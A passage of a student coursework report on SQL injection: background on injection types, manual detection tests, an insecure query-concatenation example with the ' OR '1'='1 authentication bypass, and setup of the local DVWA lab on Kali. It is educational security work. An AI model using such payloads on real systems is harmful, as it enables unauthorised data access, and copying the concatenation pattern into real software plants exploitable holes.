



slington college
(इस्लिङ्टन कलेज)

Module Code & Module Title
CC5004NI Security in Computing

Assessment Weightage & Type
30% Individual Coursework 2

Year and Semester
2023 -24 Spring

Student Name: Angana Bhattarai

London Met ID: 22067110

College ID: NP01NT4A220074

Assignment Due Date: May 7, 2024

Assignment Submission Date: May 7, 2024

Word Count (Where Required): 7056

I confirm that I understand my coursework needs to be submitted online via My Second Teacher under the relevant module page before the deadline for my assignment to be accepted and marked. I am fully aware that late submissions will be treated as non-submission and a mark of zero will be awarded.

Acknowledgement

I would like to express my sincere gratitude to Mr. Akchayat Bikram Dhoj Joshi, Mr. Sushil Phuyal and Mr. Shashwot Singh Shahi, the module leader and tutors, for their advice and assistance in helping me accomplish this coursework. Their knowledge and suggestions have greatly influenced the content of this paper on web application injection vulnerabilities. I would also like to express my gratitude to London Metropolitan University and Islington College for offering the facilities and tools required for learning and development in the classroom. My understanding of injection flaws in web applications has broadened as a result of this study, which has also improved my analytical and critical thinking abilities. All of the support and encouragement I have received for this project is greatly appreciated. I am grateful that I had the chance to do this coursework since it has been significant learning experience.

Abstract

In this report, the use of Damn Vulnerable online Application (DVWA) as a controlled testing environment is examined for SQL injection vulnerabilities within online applications. Using user-controlled input, SQL injection is a widespread online security vulnerability that gives attackers the ability to manipulate database queries. This report describes how to set up DVWA, a web application that displays different security flaws. It then goes on to show how to use DVWA's SQL injection vulnerability to extract private data. The study examines several methods for writing malicious queries and examines the possible consequences from successful SQL injection attacks. The report also covers mitigation techniques to stop SQL injection issues. These methods consist of user input disinfection, parameterized queries, and appropriate input validation. The security of web applications can be greatly improved by web application developers by learning how SQL injection attacks work and putting in place the necessary defenses. For those with roles in security and development, this study is a valuable resource since it offers information about SQL injection vulnerabilities and how to protect web applications against them.

Table of Contents

1. Introduction	1
1.1. Aim	2
1.2. Objectives	2
2. Background	3
2.1. Current Scenario	3
2.2. Problem Statement	4
2.3. Overview of the Injection attack	5
2.4. SQL Injection.....	8
2.4.1. About SQL Injection.....	8
2.4.2. Types of SQL Injection	9
2.4.3. Working mechanism of SQL Injection.....	11
3. Demonstration.....	14
3.1. Tools used in the report	14
3.2. Steps required.....	16
3.2.1. Power on Kali Linux.....	16
3.2.2. Installing Docker	17
3.2.3. Enabling Docker and adding non-root user	17
3.2.4. Installation of DVWA.....	18
3.2.5. Run DVWA website	19
3.2.6. Starting DVWA	19
3.2.7. Logging into DVWA	20
3.2.8. Setting DVWA security low.	22
3.2.9. Creating/resetting database.....	23
3.2.10. Starting the SQL Injection	25
3.2.11. Inputting credentials in SQL Injection	27
3.2.12. Concatenation Attack	28
3.2.13. Manipulating the version of the database.....	30
3.2.14. Manipulating the hostname of our web application.....	31
3.2.15. Manipulating the database user	31
3.2.16. Displaying the database name	32

3.2.17.	Listing the tables in the information schema	33
3.2.18.	Listing all the user tables of the information schema.....	35
3.2.19.	Listing all the column tables including authentication information from the information schema.....	36
3.3.	Common Vulnerability Scoring System	37
4.	Mitigation.....	38
5.	Evaluation	41
5.1.	Cost-Benefit Analysis (CBA)	44
6.	Conclusion	45
7.	References.....	46

Table of Figures

Figure 1: Top injection attacks occurred from 2020 to 2022.....	3
Figure 2: SQL usages statistics.....	6
Figure 3: Example of an SQL injection attack	8
Figure 4: Example of manipulating the data with SQL injected query	12
Figure 5: Example of Union-based injection attack using payloads	13
Figure 6: Kali Linux Logo.....	14
Figure 7: Damn Vulnerable Web Application logo.....	15
Figure 8: Running Kali Linux	16
Figure 9: Installing docker.io	17
Figure 10: Enabling docker and adding non-root user to docker group.....	18
Figure 11: Installing DVWA	18
Figure 12: Installing and running DVWA on Kali with docker	19
Figure 13: Starting DVWA	19
Figure 14: Login to DVWA.....	20
Figure 15: DVWA website	21
Figure 16: Setting the DVWA security to low.....	22
Figure 17: DVWA security is successfully set to low.	22
Figure 18: Setting up database.	23
Figure 19: Database is created successfully.	24
Figure 20: Moving to the SQL Injection	25
Figure 21: Viewing source of SQL Injection.	26
Figure 22: Query note.	26
Figure 23: Inputting User ID in the application.	27
Figure 24: Vulnerable URL.....	27
Figure 25: URL manipulation.....	28
Figure 26: Concatenate attack command.....	28
Figure 27: Concatenate attack output.	29
Figure 28: Input command to exploit the version of the database.	30
Figure 29: Version of the database manipulated.	30
Figure 30: Hostname of the web app is exploited.	31
Figure 31: Database user exploited.	31
Figure 32: Database name exploited.....	32
Figure 33: Names of tables of information schema accessed I.	33
Figure 34: Names of tables of information schema accessed II.	34
Figure 35: Names of tables of information schema accessed III.	34
Figure 36: Listing user tables of the information schema	35
Figure 37: Authentication Information accessed.	36
Figure 38: Setting DVWA Security to High.	38

1. Introduction

Web applications have developed to the point that they are now a crucial part of modern businesses. Businesses can connect with their employees, partners, and customers with these applications. Because these apps are designed to run on any internet-connected device, they offer a high degree of comfort and ease of use. Nonetheless as web apps become more widely used, security risks have also increased since attackers are trying to take advantage of these systems' flaws to access private information without authorization. The increasing use of online apps is to blame for the rise in security risks.

Web application security is the practice of protecting websites, applications, and APIs from attacks. It is a broad discipline, but its ultimate aims are keeping web applications functioning smoothly and protecting business from cyber vandalism, data theft, unethical competition, and other negative consequences (Cloudflare, 2024). Since it ensures that web apps maintain their original functionality and stops unauthorized access to sensitive data, web security is a crucial part of software development. It encompasses a wide range of techniques and approaches, including the use of security measures like encryption and authentication, secure coding practices, and input validation, among others. If developers follow the established industry-standard security standards, they may protect their applications from several types of attacks, including distributed denial-of-service (DDoS) attacks, SQL injection, and cross-site scripting (XSS). This minimizes the possibility that private information may be exploited.

Injection flaws in web applications are a security vulnerability that allows a user to gain access to the backend database, shell command, or operating system call if the web app takes user input. Hackers append additional information within these input boxes and can create, read or update data. They may be able to append complete scripts into applications and can, therefore, execute such commands (Educative, 2024).

1.1. Aim

The main aim of this report is to provide a knowledge in SQL injection, how is it performed and mitigation techniques to prevent SQL injection attacks.

1.2. Objectives

The objectives of this report are listed below:

- i. To understand the topic injection flaws in web applications
- ii. To demonstrate the SQL injection attack in DVWA with detailed information.
- iii. To analyse and provide mitigation techniques to prevent SQL Injection attacks.

2. Background

2.1. Current Scenario




Figure 1: Top injection attacks occurred from 2020 to 2022

Picture reference: (Rodrigo, 2024)

One of the most well-known kinds of injection issues, SQL injection has been around for more than 20 years. One of the most popular methods for obtaining data from commercial websites is SQL injection. One popular language for database communication is SQL (Structured Query Language). Most modern databases stay true to SQL standards, even if many of them use non-SQL syntax. Anybody who wants to access data, regardless of their goal, can benefit from SQL as a result. A great deal of the data is obtained by numerous individuals who wish to steal your identity or demand money from corporations. They can accomplish that easily with the use of SQL injection.

When a developer accepts user input and loads it straight into a SQL Statement without correctly validating the input and removing potentially dangerous numbers, this is known as a SQL Injection. As a result, the database is open to attack. This vulnerability could be exploited by an attacker by altering the SQL instructions that are passed to the database as parameters. This would enable the attacker to alter or remove data from your database in addition to stealing it (Towson, 2024).

Numerous newly released articles clearly identify some of the key sources of breaches, despite the fact that millions of personal data and credit card information are stolen every day. It should come as no surprise that instead of insiders or zero-day vulnerabilities, but rather to malware outbreaks and traditional SQL injections.

2.2. Problem Statement

SQL injection attacks are among the oldest and most prevalent cyberthreats to software programs. Attacks using SQL injection can be extremely damaging to a company. Many security organizations, consider them to be the most significant threat to web application security. The SQL Server, Oracle, MySQL, DVWA and other traditional databases are the most vulnerable to these kinds of attacks. Since these database servers house most sensitive data, including confidential information, company data, and sensitive customer data, it is crucial to design security measures for them. SQL injection attacks give attackers the ability to expose all data on the system, spoof identities, manipulate with data that already exists, cause rejection issues like canceling transactions or changing balances, and gain administrator access to the database server.

Currently, one of the most common injection attacks is SQL injection. Preventing SQL injection should be a primary concern for all application developers, given the relative ease with which it can be executed and the serious consequences that may occur. With a variety of defensive strategies and tools, including stored procedures, parametrization, program analysis techniques, and even black box tools, developers

should have no issue improving the security of their application and its users against SQL Injection attacks.

2.3. Overview of the Injection attack

Injection attacks refer to a broad class of attack vectors. In an injection attack, an attacker supplies untrusted input to a program. This input gets processed by an interpreter as part of a command or query. In turn, this alters the execution of that program. Injections are amongst the oldest and most dangerous attacks aimed at web applications. They can lead to data theft, data loss, loss of data integrity, denial of service, as well as full system compromise. The primary reason for injection vulnerabilities is usually insufficient user input validation. This attack type is considered a major problem in web security. It is listed as the number one web application security risk in the OWASP (Open Worldwide Application Security Project) - Top 10 since 2004 and for a good reason. Injection attacks, particularly SQL Injections (SQLi attacks) and Cross-site Scripting (XSS), are not only very dangerous but also widespread, especially in legacy applications (Muscat, 2019).




Figure 2: SQL usages statistics

Picture reference: (Vincy, 2022)

Some of the different types of Injection attacks are:

- I. SQL Injection Attacks: SQL injection is a weakness in web security that could let an attacker change the SQL queries that are run on the database. This can be used to get sensitive information like the structure of the database, its tables, columns, and data set (Guardrails, 2023).
- II. Cross-site scripting Attacks (XSS): Cross-site scripting, also known as XSS, lets an attacker take control of how users interact with an application that is vulnerable to it. An attacker can get around the "same origin" rule, which is meant to keep different websites from talking to each other. Cross-site scripting creates security holes that allow an attacker to take the place of a victim user, do anything the user is able to do, and access any of the user's data. If the user who is being attacked has privileged access inside the program, the attacker may be able to take full control of the data and functions of the application (Guardrails, 2023).

- III. Code Injection Attacks: An application has a code injection vulnerability if an attacker can present application code as user input and convince the server to execute it (Guardrails, 2023).
- IV. OS Command Injection Attacks: If a program has a flaw called OS Command Injection, which is also known as shell injection, an attacker can run any commands they want on the server of an active application. The instructions that were triggered by the attacker are executed by the operating system with the help of the web server's permissions. Attackers can use privilege escalation and other vulnerabilities to take advantage of these command injection flaws (Guardrails, 2023).
- V. LDAP Injection Attacks: The protocol used to access and manage directory services on IP servers is called Lightweight Active Directory Protocol, or LDAP for short. The Lightweight Directory Access Protocol (LDAP) is a client-server protocol that is used to verify users, manage resources, and set permissions. It also gives access to a directory database. When an attacker adds harmful statements to a query, the server receives malicious LDAP queries, which can affect the security of the system. If an attacker is successful in injecting malicious code into LDAP, not only will the attacker have access to data that should not be seen, but the attacker will also be able to manipulate the structure of LDAP. Such exploitation is known as LDAP Injection Attack (Guardrails, 2023).
- VI. Server-Side Template Injection (SSTI) Attack: When a malicious payload is injected into a template using the template language's native syntax, and the template is then run on the server, it is known as a server-side template injection (Guardrails, 2023).

2.4. SQL Injection

2.4.1. About SQL Injection

The first public discussions of a specific form of injection attack known as “SQL injection” appeared in 1998 and targeted the underlying language (SQL) that has become almost ubiquitous for managing data held in relational databases including those that act as the backend storage for websites and web applications since its introduction in the late 1980s (Research, 2020).




Figure 3: Example of an SQL injection attack

Picture reference: (Tajpour, 2012)

SQL injection, also known as SQLI (Structured Query Language Injection), is a common attack vector that uses malicious SQL code for backend database manipulation to access information that was not intended to be displayed. This information may include any number of items, including sensitive company data, user lists or private customer details (Imperva, 2024). SQL injection attack occurs when an unintended data enters a program from an untrusted source and the data is used to dynamically construct a SQL query. The platform affected can be SQL language or any platform that any requires interaction with a SQL database (OWASP, 2024).

2.4.2. Types of SQL Injection

SQL Injection can be divided into 3 major classes.

- In-band SQLi
- Inferential SQLi
- Out-of-Band SQLi

They are briefly explained below:

- a) In-band SQLi: This is a type of SQL attack where the hacker uses the same communication channel to issue a query when launching an attack and to gather the results. The in-band SQL injection is the most common form of SQL attack (Sapphire, 2024). There are two forms of In-band SQL Injection. They are:
- Error-based SQL Injection: In this attack, the attacker performs actions that cause the database to produce error messages. The attacker can potentially use the data provided by these error messages to gather information about the structure of the database (Imperva, 2024).
 - Union-based SQL Injection: This attack technique takes advantage of the UNION SQL operator, which fuses multiple select statements generated by the database to get a single HTTP response. This response may contain data that can be leveraged by the attacker (Imperva, 2024).
- b) Inferential (Blind) SQLi: Inferential SQL injection is also known as a blind SQL injection. This is because the malicious user will not be able to see the results of the queries like in-band injection attacks. In this form of SQL injection, the attacker sends payloads to the server, then observes the web page or application response and the database server's behavior. From this, the hacker can be able to deduce and reconstruct the database servers (Sapphire, 2024). Inferential SQLi can be classified into two types. They are:

- Boolean-based SQLi: In this attack, attacker sends a SQL query to the database prompting the application to return a result. The result will vary depending on whether the query is true or false. Based on the result, the information within the HTTP response will modify or stay unchanged. The attacker can then work out if the message generated a true or false result (Imperva, 2024).
 - Time-based SQLi: In this attack, the attacker sends a SQL query to the database, which makes the database wait (for a period in seconds) before it can react. The attacker can see from the time the database takes to respond, whether a query is true or false. Based on the result, an HTTP response will be generated instantly or after a waiting period. The attacker can thus work out if the message they used returned true or false, without relying on data from the database (Imperva, 2024).
- c) Out-of-Band SQLi: The attacker can only carry out this form of attack when certain features are enabled on the database server used by the web application. This form of attack is primarily used as an alternative to the in-band and inferential SQLi techniques (Imperva, 2024). For this attack to be possible, certain features have to be enabled on the target database used by a web application. The server should be able to create either a DNS or an HTTP request to enable data transfer (Sapphire, 2024).

2.4.3. Working mechanism of SQL Injection

The working mechanism of SQL injection is that, information that we type into the input fields on a web application's form like login credentials, becomes a component of the SQL query that is written in the backend and run on the database. For example, we enter our username and password to access into our email. The password and username are included in the internal SQL query. The database is then accessed using SQL to see whether the entered login credentials correspond to those in the database's tables. The attacker fills in the test fields on the online form with SQL code rather than accurate data because they are not aware of the login credentials and they want to access the email by unethical means. SQL queries are used to execute commands, such as data retrieval, updates, and record removal. Different SQL elements implement these tasks, e.g., queries using the SELECT statement to retrieve data, based on user-provided parameters (Imperva, 2024). The most common SQL injection is SQL manipulation where the attacker attempts to modify an existing SQL query statement, and insert exploited statement into the database.

To detect SQL injection manually using a systematic set of tests against every entry point in the application, you would typically submit:

- The single quote character ' and look for errors or other anomalies.
- Some SQL-specific syntax that evaluates to the base (original) value of the entry point, and to a different value, and look for systematic differences in the application responses.
- Boolean conditions such as OR 1=1 and OR 1=2, and look for differences in the application's responses.
- Payloads designed to trigger time delays when executed within a SQL query, and look for differences in the time taken to respond (Portswigger, 2024).




Figure 4: Example of manipulating the data with SQL injected query

Picture reference: (Mitra, 2024)

Some of the examples of queries that can be used for SQL manipulation attacks are:

`"SELECT * FROM users WHERE username = ' " + request.getParameter("input") + " ' " ;`

The code builds the following statement:

`SELECT * FROM users WHERE username = 'input'`

```
SELECT *
FROM Users
WHERE loginname = ' $user ' - -
AND loginpassword = ' $password '
```

If user enters:

```
$user = ' OR '1' = '1
$password = ' OR '1' = '1
```

Since `1=1` is always true, the query will succeed and the attacker bypass authentication. Similar attacks can be conducted for numeric fields for which we don't include quotes (Towson, 2024).




Figure 5: Example of Union-based injection attack using payloads

Picture reference: (Quora, 2023)

In this report, Union-based SQLi attack has been used, using these queries and even more expanding our need to access the information required from the database table itself.

3. Demonstration

3.1. Tools used in the report

a) Kali Linux:



Figure 6: Kali Linux Logo

Kali Linux (formerly known as BackTrack Linux) is an open-source, Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. It does this by providing common tools, configurations, and automations which allows the user to focus on the task that needs to be completed, not the surrounding activity. Kali Linux is a multi-platform solution, accessible and freely available to information security professionals and hobbyists (Linux, 2023).

b) DVWA:



Figure 7: Damn Vulnerable Web Application logo

Damn Vulnerable Web Application, shorter DVWA, is a PHP/MySQL web application that is damn vulnerable. The main goal of this penetration testing playground is to aid penetration testers and security professionals to test their skills and tools. In addition, it can aid web development better and understand how to secure web apps. It also aids students/teachers to learn all about web app security and possible vulnerabilities (Cyberpunk, 2024).

3.2. Steps required

3.2.1. Power on Kali Linux

The first step to do is start up VMware Workstation and start a virtual machine i.e, Kali Linux. You enter your credentials.





Figure 8: Running Kali Linux

3.2.2. Installing Docker

The next step is to install docker.io.

Command: `sudo apt install -y docker.io`



```
(kali@kali)-[~]
$ sudo apt install -y docker.io
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  cgroupfs-mount containerd libalgorithm-diff-xs-perl libapt-
  libfcgi-perl libfile-fcntllock-perl libhtml-parser-perl lib
  libnet-dbus-perl libnet-dns-sec-perl libnet-libidn2-perl li
  libtext-charwidth-perl libtext-iconv-perl libunicode-linebr
```

Figure 9: Installing docker.io

3.2.3. Enabling Docker and adding non-root user

After the installation, docker has been installed but not enabled. First you need to restart your machine. If you want to enable docker to start automatically after the reboot our machine, we have to input the command given below:

Command: `systemctl enable docker --now`

After we enable docker, we must add our non-root user to the docker group to use Docker. The command to add our non-root user to the docker group is:

Command: `-aG docker $USER`

```
(kali㉿kali)-[~]
$ sudo systemctl enable docker --now
Synchronizing state of docker.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable docker

(kali㉿kali)-[~]
$ sudo usermod -aG docker $USER

(kali㉿kali)-[~]
$
```

Figure 10: Enabling docker and adding non-root user to docker group

3.2.4. Installation of DVWA

Now it's time for us to install DVWA (Damn Vulnerable Web Application). The command to install DVWA is:

Command: `sudo apt install dvwa`

```
(kali㉿kali)-[~]
$ sudo apt install dvwa
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  default-mysql-server gcc-14-base lib32gcc-s1 lib32stdc++6 libapache2-
  libstdc++6 libtsan2 libubsan1 mariadb-client mariadb-client-core m
  mariadb-plugin-provider-snappy mariadb-server mariadb-server-core
Suggested packages:
  php-pear mailx mariadb-test netcat-openbsd
The following packages will be REMOVED:
  mariadb-client-10.6 mariadb-client-core-10.6 mariadb-server-10.6 m
The following NEW packages will be installed:
  dvwa gcc-14-base libapache2-mod-php8.2 mariadb-client mariadb-clie
  mariadb-plugin-provider-snappy mariadb-server mariadb-server-core
The following packages will be upgraded:
  default-mysql-server lib32gcc-s1 lib32stdc++6 libasan8 libatomic1
  mariadb-common
19 upgraded, 21 newly installed, 4 to remove and 1946 not upgraded.
Need to get 17.3 MB/32.4 MB of archives.
After this operation, 68.9 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y
```

Figure 11: Installing DVWA

3.2.5. Run DVWA website

The next step is that we run our docker command to access the DVWA website.

Command: docker run --rm -it -p 80:80 vulnerables/web-dvwa



```
(kali㉿kali)-[~]  
$ docker run --rm -it -p 80:80 vulnerables/web-dvwa  
Unable to find image 'vulnerables/web-dvwa:latest' locally  
latest: Pulling from vulnerables/web-dvwa  
3e17c6eae66c: Pull complete  
0c57df616dbf: Pull complete  
eb05d18be401: Pull complete  
e9968e5981d2: Pull complete  
2cd72dba8257: Pull complete  
6cff5f35147f: Pull complete  
098cffd43466: Pull complete  
b3d64a33242d: Pull complete  
Digest: sha256:dae203fe11646a86937bf04db0079adef295f426da68a92b40e3b181f337daa7  
Status: Downloaded newer image for vulnerables/web-dvwa:latest  
[+] Starting mysql ...  
[ ok ] Starting MariaDB database server: mysqld.
```

Figure 12: Installing and running DVWA on Kali with docker

3.2.6. Starting DVWA

Now we start DVWA.

Command: sudo dvwa-start

We can also navigate to 127.0.0.1 in our browser to access the DVWA application.



```
(kali㉿kali)-[~]  
$ sudo dvwa-start
```

Figure 13: Starting DVWA

3.2.7. Logging into DVWA

After navigating yourself to the DVWA website, the login portal page comes up. We input our login credentials and get into the DVWA website.

